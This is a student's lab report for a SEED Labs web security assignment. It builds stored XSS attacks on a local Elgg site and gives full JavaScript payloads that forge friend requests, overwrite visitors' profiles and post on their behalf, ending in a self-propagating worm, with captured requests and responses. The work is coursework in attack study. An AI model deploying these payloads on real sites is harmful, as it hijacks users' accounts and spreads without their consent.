

CSE 406
Computer Security Sessional

Assignment 2: Web Security Assignment

Student ID: 1905001

Task 1 : Becoming the Victim's Friend

For making some observation, when Samy added Charlie as a friend, this HTTP request was sent:

```
GET /action/friends/add?friend=58&__elgg_ts=1707404893&__elgg_token=G8NTaeQr5Eh_
↪ ZLASu-9B7Uw&__elgg_ts=1707404893&__elgg_token=G8NTaeQr5EhZLASu-9B7Uw
↪ HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
↪ Firefox/122.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: elggperm=zhN3G_BuEwIIewUIhs_dycdo-ZaH4cXa;
↪ Elgg=1sk3memisao6ijsf04asuo8q3s
```

58 seems to be an ID for Charlie, which was confirmed upon seeing this GET request for displaying Charlie's profile picture in his profile page.

```
GET /serve-file/e0/11707401864/di/c0/FtBEVGT1jF14vKvA9AJ0YRB195X_hAHrmnXWZBGJns_
↪ g/1/58/profile/58large.jpg
↪ HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
↪ Firefox/122.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
```

We then check Samy's profile and find that his ID is 59. We also want to ensure that Samy does not get victim of his own attack should he ever visit his own profile. That means, we need to know what the ID of the current session owner is. We find out that this can be known from *elgg.session.user.guid*.

```
>> elgg.session.user
<- Object { guid: 59, type: "user", subtype: "user", owner_guid: 59, container_guid: 0, time_created: "2020-04-26T15:23:51-04:00", time_updated: "2024-02-12T10:23:47-05:00", url: "http://www.seed-server.com/profile/samy", name: "Samy", username: "samy", ... }
  admin: false
  container_guid: 0
  guid: 59
  language: "en"
  name: "Samy"
  owner_guid: 59
  subtype: "user"
  time_created: "2020-04-26T15:23:51-04:00"
  time_updated: "2024-02-12T10:23:47-05:00"
  type: "user"
  url: "http://www.seed-server.com/profile/samy"
  username: "samy"
  <-prototype: Object { constructor: elggUser() {}, isAdmin: isAdmin() {} }
```

Figure 1: Current Session Owner Information

We then place the following in Samy's "About Me" in "Edit HTML" format:

```

<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts = elgg.security.token.__elgg_ts; // Time Stamp
        var token= elgg.security.token.__elgg_token; // Security Token
        var myID = 59; // User ID of the attacker (Samy)
        var userID = elgg.session.user.guid; // ID of the visitor

        // If Samy is visiting his own profile, no attack should happen
        if (userID == myID) return;

        var sendurl = `/action/friends/add?friend=${myID}&__elgg_ts=${ts}&__elgg_token=${token}&__elgg_ts=${ts}&__elgg_token=${token}`;

        // Create and send Ajax request to add friend
        Ajax = new XMLHttpRequest();
        // Last boolean value is for asynchronous request making
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host", "www.seed-server.com");
        Ajax.setRequestHeader("Content-Type",
            ↪ "application/x-www-form-urlencoded");
        Ajax.send();
    }
</script>

```

After this, when Alice visits Samy's profile, the attack is executed with the following request being sent:

```

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1707746966&__elgg_token=Hc-gCYIt8IYT6ZpArVRd2A&__elgg_ts=1707746966&__elgg_token=Hc-gCYIt8IYT6ZpArVRd2A
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=f606c2vj8ba0ggqt5f9aqlh4mt
GET: HTTP/1.1 302 Found
Date: Mon, 12 Feb 2024 14:09:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Figure 2: GET Request sent as a result of the attack

On reload, we can see that, Samy is now Alice's friend.

Alice's friends



Samy

Figure 3: Samy gets added as Alice's friend

Task 2 : Modifying the Victim's Profile

Again to get idea about what happens under the hood when a user modifies his/her profile, we modify Samy's profile from Samy's account. We see a POST request being made with these headers.

```
POST /action/profile/edit HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
  ↪ Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  ↪ webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
  ↪ boundary=-----30307574302762552179267116265
Content-Length: 2970
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
Upgrade-Insecure-Requests: 1
```

Since this is a POST request, we also need to take a look at the request body. We use the HTTP Header Live add-on for this.




Figure 4: POST Request for Profile Update

The content in the image is the following:

```
__elgg_token=-HmBHBxcaADQibHk6G3bCQ&__elgg_ts=1707413678&name=Samy&description
=&accesslevel[description]=1&briefdescription=1905001&accesslevel[briefdes
cription]=1&location=&accesslevel[location]=1&interests=&accesslevel[inter
ests]=1&skills=&accesslevel[skills]=1&contactemail=&accesslevel[contactema
il]=1&phone=&accesslevel[phone]=1&mobile=&accesslevel[mobile]=1&website=&a
ccesslevel[website]=1&twitter=&accesslevel[twitter]=1&guid=59
```

So, basically content is the concatenated form of all the attributes. We can use this directly in the following way:

```
<script type="text/javascript">
    window.onload = function () {
        var ts = elgg.security.token.__elgg_ts;
        var token = elgg.security.token.__elgg_token;
        var userName = elgg.session.user.username;
        var guid = elgg.session.user.guid;
        var sendurl = '/action/profile/edit';
        var content = `__elgg_token=${token}&__elgg_ts=${ts}&name=${userName}&d
        escription=1905001&accesslevel[description]=1&briefdescription=I am
        Samy, the worm. Catch me if you
        can.&accesslevel[briefdescription]=1&location=Moscow&accesslevel[lo
        cation]=1&interests=Hacking&accesslevel[interests]=1&skills=Cyber
        Security&accesslevel[skills]=1&contactemail=abc@yahoo.com&accesslev
        el[contactemail]=1&phone=9786546&accesslevel[phone]=1&mobile=012345
        67898&accesslevel[mobile]=1&website=www.clickme.com&accesslevel[web
        site]=1&twitter=elonmusk&accesslevel[twitter]=1&guid=${guid}`;

        if (guid != 59) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

This yields the expected results.

But there is a more elegant solution, through Form Data. We end up using that.

```
<script type="text/javascript">
    window.onload = function () {
        var ts = elgg.security.token.__elgg_ts;
        var token = elgg.security.token.__elgg_token;
```

```

var userName = elgg.session.user.username;
var guid = elgg.session.user.guid;

var sendurl = "/action/profile/edit";
var myID = 59; // User ID of Samy

// If the user is Samy, then the attack is not performed
if (guid == myID) return;

var formData = new FormData();
formData.append('__elgg_token', token);
formData.append('__elgg_ts', ts);
formData.append('name', userName);
formData.append('description', '1905001');
formData.append('accesslevel[description]', '1');
formData.append('briefdescription', 'I am Samy, the worm. Catch me if  
↪ you can. ');
formData.append('accesslevel[briefdescription]', '1');
formData.append('location', 'Pyongyang');
formData.append('accesslevel[location]', '1');
formData.append('interests', 'Hacking, XSS, Worms, CSRF, and so on. ');
formData.append('accesslevel[interests]', '1');
formData.append('skills', 'I can write a worm in 5 minutes. Can you? ');
formData.append('accesslevel[skills]', '1');
formData.append('contactemail', 'catchmeifyoucan@yahoo.com ');
formData.append('accesslevel[contactemail]', '1');
formData.append('phone', '9557134');
formData.append('accesslevel[phone]', '1');
formData.append('mobile', '01234567890');
formData.append('accesslevel[mobile]', '1');
formData.append('website', 'www.samy-worm.com ');
formData.append('accesslevel[website]', '1');
formData.append('twitter', 'elonmusk');
formData.append('accesslevel[twitter]', '1');
formData.append('guid', guid);

var ajax = new XMLHttpRequest();
ajax.open("POST", sendurl, true);
ajax.setRequestHeader("Host", "www.seed-server.com");
ajax.send(formData);
}
</script>

```

In both the cases, we place the malicious script in Samy's "About Me" section's "Edit HTML" format like the previous task.

So, Alice's profile is once again infiltrated with the following consequences:

```

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----236831043137918315741394903768
Content-Length: 3198
Origin: http://www.seed-server.com
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=f606c2vj8ba0gggt5f9aqlh4mt
__elgg_token=SmbBdT5t_FTqR2dPQAghoA5__elgg_ts=1707748657&name=Kim Jong Un&description=1905001&accesslevel[description]=1&briefdescription=I am Samy, the worm.
POST: HTTP/1.1 302 Found
Date: Mon, 12 Feb 2024 14:37:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Figure 5: POST Request sent as a result of the attack

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

Alice
Edit avatar
Edit profile

Blogs
Bookmarks
Files
Pages
Wire post

Brief description
I am Samy, the worm. Catch me if you can.

Location
Pyongyang

Interests
Hacking, XSS, Worms, CSRF, and so on.

Skills
I can write a worm in 5 minutes. Can you?

Contact email
catchmeifyoucan@yahoo.com

Telephone
9557134

Mobile phone
01234567890

Website
http://www.samy-worm.com

Twitter username
elonmusk

About me
1905001

Figure 6: Alice's profile gets updated

Task 3: Posting on the Wire on Behalf of the Victim

To get things going, we make a test post from Samy's profile. The following POST request is made:

```
POST /action/thewire/add HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
  ↪ Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  ↪ webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
  ↪ boundary=-----32444503430801608504269599436
Content-Length: 443
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/thewire/all
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
Upgrade-Insecure-Requests: 1
```

The request body has this content:

```
__elgg_token=un1Kj0Ajar7PKPaDSDuDfA&__elgg_ts=1707419569&body=Test Post
```




Figure 7: POST Request for posing on the Wire

This task is quite similar to the previous one, in fact the request body is way shorter. So, we place this script in the “About Me” section once again:

```
<script type="text/javascript">
  window.onload = function () {
    var ts = elgg.security.token.__elgg_ts;
    var token = elgg.security.token.__elgg_token;
    var userName = elgg.session.user.username;
    var guid = elgg.session.user.guid;

    var sendurl = "/action/thewire/add";

    // If the user is Sammy, then the attack is not performed
    if (guid == 59) return; // User ID of Sammy

    var postBody = "To earn 12 USD/Hour(!), visit
    ↪ now\nhttp://www.seed-server.com/profile/samy";

    var formData = new FormData();
    formData.append('__elgg_token', token);
    formData.append('__elgg_ts', ts);
    formData.append('body', postBody);

    var ajax = new XMLHttpRequest();
    ajax.open("POST", sendurl, true);
    ajax.setRequestHeader("Host", "www.seed-server.com");
    ajax.send(formData);
  }
</script>
```

When Alice visits Samy's profile this time, a post is made from her profile without her knowing it.

```
http://www.seed-server.com/action/thewire/add
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----381891217434498213193030329077
Content-Length: 512
Origin: http://www.seed-server.com
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=f606c2vj8ba0ggqt5f9aqlh4mt
__elgg_token=BLWXoWwIzqGMovPB5kuDJA&__elgg_ts=1707749060&body=To earn 12 USD/Hour(!), visit now
http://www.seed-server.com/profile/samy
POST: HTTP/1.1 302 Found
Date: Mon, 12 Feb 2024 14:44:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 8: POST Request as a result of the attack




Figure 9: Wire post made from Alice's profile

Task 4: Design a Self-Propagating Worm

This task is basically a combination of the three previous tasks. So in the malicious script, there should be three parts:

- First part will send a friend request to Samy from the profile of whoever is visiting any profile (except the case of Samy visiting Samy's).
- Second part will modify the visitor's profile. However instead of placing any random content in the description part, we will now place this entire malicious script (all the parts of it) there so that it can be self-propagating.
- Finally, the third part will make a Wire post containing the visitor's profile link.

For the second part, we need to obtain a copy of the script from the web page or we can just copy paste the entire thing. We use the DOM API to retrieve a copy of the script in the following way:

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\"";
  var wormCode = headerTag + jsCode + tailTag;
</script>
```

The full script is the following:

```
<script id="worm" type="text/javascript">
  window.onload = function () {
    // First part: Send Samy a friend request from the visitor's account
    var ts = elgg.security.token.__elgg_ts; // Time Stamp
    var token = elgg.security.token.__elgg_token; // Security Token
    var userName = elgg.session.user.username;
    var guid = elgg.session.user.guid;
    var SamyID = 59;
    if (guid == SamyID) return; // no attack if Samy is the visitor
    var sendurl = `/action/friends/add?friend=${SamyID}&__elgg_ts=${ts}&__e
    ↪ lgg_token=${token}&__elgg_ts=${ts}&__elgg_token=${token}`;
    //Create and send Ajax request to add friend
    var Ajax1 = new XMLHttpRequest();
    Ajax1.open("GET", sendurl, true); // last boolean value is for
    ↪ asynchronous request making
    Ajax1.setRequestHeader("Host", "www.seed-server.com");
    Ajax1.setRequestHeader("Content-Type",
    ↪ "application/x-www-form-urlencoded");
    Ajax1.send();

    // Second part: Modify the visitor's profile
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
```

```

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = headerTag + jsCode + tailTag;
var sendurl = "/action/profile/edit";

var formData = new FormData();
formData.append('__elgg_token', token);
formData.append('__elgg_ts', ts);
formData.append('name', userName);
formData.append('description', wormCode);
formData.append('accesslevel[description]', '1');
formData.append('briefdescription', 'I am Samy, the worm. Catch me if
↪ you can.');
```

```

formData.append('accesslevel[briefdescription]', '1');
formData.append('location', 'Pyongyang');
formData.append('accesslevel[location]', '1');
formData.append('interests', 'Hacking, XSS, Worms, CSRF, and so on.');
```

```

formData.append('accesslevel[interests]', '1');
formData.append('skills', 'I can write a worm in 5 minutes. Can you?');
formData.append('accesslevel[skills]', '1');
formData.append('contactemail', 'catchmeifyoucan@yahoo.com');
```

```

formData.append('accesslevel[contactemail]', '1');
formData.append('phone', '9557134');
```

```

formData.append('accesslevel[phone]', '1');
formData.append('mobile', '01234567890');
```

```

formData.append('accesslevel[mobile]', '1');
formData.append('website', 'www.samy-worm.com');
```

```

formData.append('accesslevel[website]', '1');
formData.append('twitter', 'elonmusk');
```

```

formData.append('accesslevel[twitter]', '1');
formData.append('guid', guid);
var Ajax2 = new XMLHttpRequest();
Ajax2.open("POST", sendurl, true);
Ajax2.setRequestHeader("Host", "www.seed-server.com");
Ajax2.send(formData);

// Third Part: Post the profile link of the visitor on Wire
var sendurl = "/action/thewire/add";
var postBody = "To earn 12 USD/Hour(!), visit
↪ now\nhttp://www.seed-server.com/profile/" + userName;
var formData = new FormData();
formData.append('__elgg_token', token);
formData.append('__elgg_ts', ts);
formData.append('body', postBody);
var Ajax3 = new XMLHttpRequest();
```

```

    Ajax3.open("POST", sendurl, true);
    Ajax3.setRequestHeader("Host", "www.seed-server.com");
    Ajax3.send(formData);
}
</script>

```

The consequences of this attack are manifold. For example, after Samy added the worm code to his profile,

- When Alice visits Samy's profile, Samy gets a friend request from her without her knowing it:




Figure 10: Samy gets a friend request from Alice without her knowing it

- Alice's profile gets modified with the worm in her "About Me" field, which will eventually get propagated:




Figure 11: Alice's profile gets modified along with the worm

- Alice's profile link is posted on the wire:

Alice's wire posts

All
Mine
Friends

What's happening?

Post
140 characters remaining


By Alice 3 minutes ago


To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Alice>

Figure 12: Alice's profile link is posted on the Wire

- When Charlie visits Alice's profile, Samy gets added as his friend:

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

Charlie
Edit avatar
Edit profile



Blogs
Bookmarks
Files
Pages
Wire post

Brief description
I am Samy, the worm. Catch me if you can.

Location
Pyongyang

Interests
Hacking, XSS, Worms, CSRF, and so on.

Skills
I can write a worm in 5 minutes. Can you?

Contact email
catchmeifyoucan@yahoo.com

Telephone
9557134

Mobile phone
01234567890

Website
<http://www.samy-worm.com>

Twitter username
elonmusk

About me

Figure 13: Samy gets added as Charlie's friend

- Charlie's profile is also modified, with the worm as well, of course:

Charlie's friends



Figure 14: Charlie's profile gets modified with the worm as well

So, the worm is propagating, as expected.